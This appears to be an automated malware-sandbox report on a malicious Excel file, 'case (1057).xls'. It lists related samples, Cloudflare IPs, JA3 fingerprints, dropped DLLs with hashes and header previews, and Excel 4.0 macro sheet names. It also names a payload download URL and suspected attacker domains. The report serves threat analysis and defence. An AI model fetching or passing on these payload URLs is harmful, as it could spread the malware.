	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
govemedico.tk	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 172.67.158.184
	case (166).xls	Get hash	malicious	Browse	• 172.67.158.184
gadgetswolf.com	case (4374).xls	Get hash	malicious	Browse	• 172.67.200.147
	case (4335).xls	Get hash	malicious	Browse	• 172.67.200.147
	case (1522).xls	Get hash	malicious	Browse	• 172.67.200.147
	case (4374).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (166).xls	Get hash	malicious	Browse	• 104.21.44.135

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.13 3.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
CLOUDFLARENETUS	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.13 3.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
CLOUDFLARENETUS	case (4374).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4335).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (1522).xls	Get hash	malicious	Browse	• 104.21.73.69
	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.13 3.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	case (4335).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (1522).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (4374).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (166).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (547).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	Remittance Advice 117301.xlsx	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	SC-TR1167700000.xlsx	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	PAYMENT INFO.xlsx	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (348).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	RefTreeAnalyserXL.xlam	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (426).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (250).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (1447).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (850).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	SecuriteInfo.com.Heur.18472.xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case (1543).xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109
	case_1581.xls	Get hash	malicious	Browse	• 172.67.150.228 • 104.21.73.69 • 104.21.44.135 • 172.67.198.109

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\formnet.dll	case (4374).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\Yzub\doa.dll	case (4374).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	case (4374).xls	Get hash	malicious	Browse	
	case (4335).xls	Get hash	malicious	Browse	
	case (1522).xls	Get hash	malicious	Browse	
	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\formnet.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**
Joe Sandbox View:	• Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (4335).xls, Detection: malicious, Browse • Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._....._..._..!..._.5."..._.5.2..._....._..._..^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T..... .....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ... .@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**
Joe Sandbox View:	• Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (4335).xls, Detection: malicious, Browse • Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://https://rnollg.com/kev/scfrd.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._....._..._..!..._.5."..._.5.2..._....._..._..^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T..... .....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ... .@..B..... .....

C:\Users\user\AppData\Local\Temp\0CEE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	59781
Entropy (8bit):	7.769700892139639
Encrypted:	false
SSDEEP:	768:SwGBP++aB0WviH/WoTXZSzrSimIbCVpoWpgffXfQwz0:SwmW+aB3viH/WaI5xGVpoWpglz0
MD5:	96506B88A8B4897447C2DA1F9D7FFD71
SHA1:	5957A5F62CBD61CA5B251D8C600AFD1F3200305C
SHA-256:	6C2ACB7F16D49250E36727ED7407CB5222AB8B2861C545098D8EBBB088CCF5EF
SHA-512:	0DE6F3AB08375EAC57D6D145BB763A1AB8689C4F43F3B0F256884C6A0C592CF872BF14F158E2D495F8623C361906DC65DA34B04F9256118AB16B3442E0087E9F

C:\Users\user\AppData\Local\Temp\0CEE0000	
Malicious:	false
Reputation:	low
Preview:	..n.0...'..".N...v.z.u.[.v.`.Cb.....U{n.....I.I...U.d..2zJX1"...H..).s.3?'..BK...S..O.g.?Ln..|....:...R_..._.:.,.kE.?]E.(....G.3Z..@.<..d6...q..j.oo..&...sIjJ...*E.F.{".Y,T..wml]x.@H _...).SQ..@.qc...VW{..M.....W.cs;."Vv[..S.....r|.....:%!.....m..]5.....eq.I.f.sX.....V..\i1o .....Q..J=.Nl..Su.L..P.....@....}..c$>>#.....3$>.".q.....l...s...$cX..0.a.*.BU.....W...2,d .X....c!+.BV.....Y9..r,d.X...u....."k.a....r.].....u....*l..)....1F.^....{|H'.....x...N..L....cl.`.....T....\P....%j;..&...KB!.....m.....PK.....!..0O.&.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 27 04:37:45 2021, atime=Wed Jan 27 04:37:45 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.478981038639082
Encrypted:	false
SSDEEP:	12:85Q5NLgXg/XAlCPCHaXtB8XzB/2WGoQX+WnicvbbbDtZ3YilMMEpxRljKPTdJP9O:85kn/XTd6j95QYebDv3q2rNru/
MD5:	D17536E1426C67D544B2D72DC5DE3799
SHA1:	09550A083E191631D657C94E2795FB4DECE5AF4C
SHA-256:	E6043CC648368E153ACF3D55A766F13A3BBF15A4208A4A1C33A9AD9607BFC082
SHA-512:	FC1FE27B0B9EB079D4CE6F52C2FE3F8A38210E5A7B8B4191D443E92BF145EC7B497FFCC2E91F22F170C65A9B193ED3FBC07D22B531AE74B45B133520526DE95 3
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..r.e.n...r.e.n....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....;R.,...Desktop.d.....QK.X;R.,*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\302494\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....302494.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\case (1057).LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Jan 27 04:37:45 2021, atime=Wed Jan 27 04:37:46 2021, length=99328, window=hide
Category:	dropped
Size (bytes):	4076
Entropy (8bit):	4.537499931408496
Encrypted:	false
SSDEEP:	96:8Sk/XojFkNS32Qh2Sk/XojFkNS32Qh2Ik/XojFkNS32Qh2Ik/XojFkNS32Q/:8SZjFeQESZjFeQElZjFeQElZjFeQ/
MD5:	FB04A916D694DF3124E42A15E0CB6443
SHA1:	8BB0642C12F2B68059C66127D5554CCA241443BF
SHA-256:	55A3325CA98295F7B2CBE5C6DAC96F26F5A39738DC1F41A9094EC29A8A20CA9C
SHA-512:	2532A043F2FAA5C2E6D6198DADE77E6B0097222073528B5A2B3684E3596190819BF542BD6805191D82DF180B053D048D54DA694A44159B820FD201B3A8834C31
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...&...{..r.e.n....to.n.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....h.2.%d..;R., .CASE(1~1.XLS..L.....Q.y.Q.y*...8.....c.a.s.e. .(.1.0.5.7.)...x.l.s.....y.....-...8...[.....?J.....C:\Users\..#.....\\30249 4\Users.user\Desktop\case (1057).xls.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.a.s.e. .(.1.0.5.7.)...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-. 2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....302494.....D_....3N...W...9F.C.....[D_....3N...W...9F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	176
Entropy (8bit):	4.499920910709369
Encrypted:	false
SSDEEP:	3:oyBVomMAMLUeIEMLUmMAMLUeIEMLUmMAMLUeIEMLUmMAMLUv:dj6AKJKmAKJKmAKJKmAK2
MD5:	46B3042494EAFEC48753A085FA3C43F2
SHA1:	0CB9D82BF8EC6B434F39762F6E77590381D64E85
SHA-256:	5073BC52701AB83F1BBF99326644E3EA91FF8004CF7550C9C6BFF3F9EBF6D828
SHA-512:	E67E7CD19B310EF6276C01A08D302A0413DEF27C5A516D40CBAEDE9F9FF3EB725BAE17730FF20DB2821E8CD08E2F81D344CD9BA3C31F8E2C584DFD4A151021 C2
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Preview:	Desktop.LNK=0..[xls]..case (1057).LNK=0..case (1057).LNK=0..[xls]..case (1057).LNK=0..case (1057).LNK=0..[xls]..case (1057).LNK=0..case (1057).LNK=0..[xls]..case (1057).LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\6E2XX33J.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	116
Entropy (8bit):	4.467932264038003
Encrypted:	false
SSDEEP:	3:GmM/0DMKECHTNHHdw2lSN+BT2SUd2WpvW3TRRhvXn:XM/xUt9webl24Wvc35Xn
MD5:	BC51AD6D86E70DA86A624A9592B84320
SHA1:	7D8820A967C16C776B636E0347ADD6F69C4F8550
SHA-256:	8F1F517526828293A6F6FD66074E3AE2B81AD50E10C07940779761A63D75A204
SHA-512:	F7F69095657F258706A19113BB458056F9DAADE426923396968ADC261A5253EB05475CC5C71F76B75DED13744F98AD5B8DECDF3B9C45DDCB06AE36EE5B3E381
Malicious:	false
Reputation:	low
IE Cache URL:	gadgetswolf.com/
Preview:	__cfduid.da8f10a211fa7297b3f2769c41fe961d31611693529.gadgetswolf.com/.9728.947327616.30870454.1395433602.30864495.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\A8FFZF1B.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	118
Entropy (8bit):	4.4631998046001735
Encrypted:	false
SSDEEP:	3:GmM/UglUvyQT0qKJpKfcSNAK2SUa5cF4udRhvXn:XM/gvyQ4qv0HK2a5cl5Xn
MD5:	F671FBD2FBEFEF1791AE27109DA50175
SHA1:	9D79D13F382529E9F67701CB32941304BB8DF934
SHA-256:	AE489FE22A9E565AA940052E520676CEDA20E889C5CD6921C511219B377B35B8
SHA-512:	A77F2540B1710A2615BCE50C893FE00E7481C7D650C714122C64BD62B15FCC1F1DE754144DD6A90C77D3817003A4B07BB9A908E083FA7ED5CDE95A5A2BCE1EF
Malicious:	false
Reputation:	low
IE Cache URL:	homesoapmolds.com/
Preview:	__cfduid.d5d3eb920f294449f1c9c9384e68085d51611693530.homesoapmolds.com/.9728.957327616.30870454.1406977623.30864495.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\HPDR9FYI.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	111
Entropy (8bit):	4.404751650479022
Encrypted:	false
SSDEEP:	3:GmM/mPHhCWWBRTHWEPK6AoGT0cSNEQgUT2SUfFudRgvX:XM/OB8B1HWS7jSPK2fag/
MD5:	46BA3B0F9B7E8A14827348496984EB5B
SHA1:	6D039D97D25D5FEFC013C243615DCAADA337B573
SHA-256:	AD9C20F5E0CA87876C650764373C1A50C9101D18B90AB6433B6C33916A5A4105
SHA-512:	9901F42375C90F2B8FD96B358058D2557CA170CB34EB959E3C9493DC15C6521DFEC8EA5ED26310B107DB06377DA93544E00D62E40D031D06144FF44F31859733
Malicious:	false
Reputation:	low
IE Cache URL:	rnollg.com/
Preview:	__cfduid.ddb3f9db095ea4b1b77d21d33d469f13a1611693494.rnollg.com/.9728.597327616.30870454.2331920260.30864494.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\TXFJIAR6.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	114
Entropy (8bit):	4.290777651284624
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\TXFJIAR6.txt	
SSDEEP:	3:GmM/1GWXBEUndiHKBUTUKPMdl1cS8gUT2SUahUaLVRRRhvXn:XM/1BREIBUYkqlV812avj5Xn
MD5:	070B9681D06F299E6E66C79320D22753
SHA1:	8F5C298E04698FB570C12B1CCADA589D5BF35B5A
SHA-256:	D3364AC7B57548F74E6611033AA5B308470B8BEEEF734E21A157EF333C68A4A1
SHA-512:	AE9D2347A34F5EE04A592EC3C9473B5135F23E344D6189DA570D8CDBBAB6757111647F25AD25A06E1EC9EC1996C5BE3392CCA8DD7FF0B4A0C88D7CD64DE8879
Malicious:	false
Reputation:	low
IE Cache URL:	govemedico.tk/
Preview:	__cfduid.dfc18c32d8044506683938c277576c5631611693531.govemedico.tk/.9728.967327616.30870454.1413061633.30864495.*.

C:\Users\user\AppData\Roaming\Yzub\doa.dll	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	false
Joe Sandbox View:	• Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (4335).xls, Detection: malicious, Browse • Filename: case (1522).xls, Detection: malicious, Browse • Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._.....!..._.5."..._.5.2..._.....!..._.^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T.....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... .....@..B.....

C:\Users\user\Desktop\0DEE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	173366
Entropy (8bit):	5.331259235205298
Encrypted:	false
SSDEEP:	3072:9xrtdAOtyoVlDGUUlEfblBiPP58LmlPi+aEvthlXaEv93a6DxrtdAOtyoVlDGUUo:9xrtdAOtyoVlDGUUlEfblBeP52mlPi+r
MD5:	8C8D7D84B2CB8F595EE3FC5738CAE230
SHA1:	336EF5E051F17307FCCD0824165816592FE59D94
SHA-256:	339FECDBAC760952F2BE49CD806FC08F983053F2BFCBC921FB0677F57DE99D52
SHA-512:	4441451B64BE5EB008791C751DBDB99E4443F8ABEADB7B3AE10AE96F5E47D32132CA6C7D50C3A9D429ADAD0D9DC96B5882F25550EA73F12157331DA4F79C4AE2
Malicious:	false
Preview:	........g2.....\.p....user B.....a.....=.@..... .....=.....K.$8.....X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.o.r.b.e.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.(.@.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0...>.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....>.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a.l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1...0.....C.a.

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: , Last Saved By: , Name of Creating Application: Microsoft Excel, Last Printed: Tue Jan 26 16:17:13 2021, Create Time/Date: Thu Apr 23 13:26:24 2020, Last Saved Time/Date: Tue Jan 26 16:28:15 2021, Security: 0
Entropy (8bit):	3.8737964753083376
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	case (1057).xls
File size:	156709
MD5:	cbc37bc9a7ec9836c033708d090db81c
SHA1:	a1fbde54662fb5cdb677f5841a3603df30345108
SHA256:	95e0295b15b7c624febe347f44747dada5cb1fc79b73561b3153af81b351a8de
SHA512:	03c04ea7f7f64836491fa345f075f86f9e983770e0ce174daa2ee187a79c748b548b82c3a1c4f870d6390a616a03a8713795c2b902d788c4bc2aa17e21d2f05
SSDEEP:	3072:49SUz4tH8vsderSh1yRNJd6zAtH8U5BXKjBPWlyTSgG+g1Z:49SUz4tH8vsderSh1yRNJdaAtH8U5B6W
File Content Preview:	.....>.....0.....-...../.. ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "case (1057).xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Code Page:	1251
Author:	
Last Saved By:	
Last Printed:	2021-01-26 16:17:13
Create Time:	2020-04-23 12:26:24
Last Saved Time:	2021-01-26 16:28:15
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.843601759481
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . (. . . . . 8 . . . . @ . . . . . L . . . . T . . . . \\ . . . . j S R F q S o B P w O . . . . . M a c r o 2 . . . . . M a c r o 3 . . . . . M a c r o 4 . . . . . M a c r o 5 . . . . . M a c r o 6 . . . . . M a c r o 7 . . . . . M a c r o 8 . . . . . M a c r o 9 . . . . .
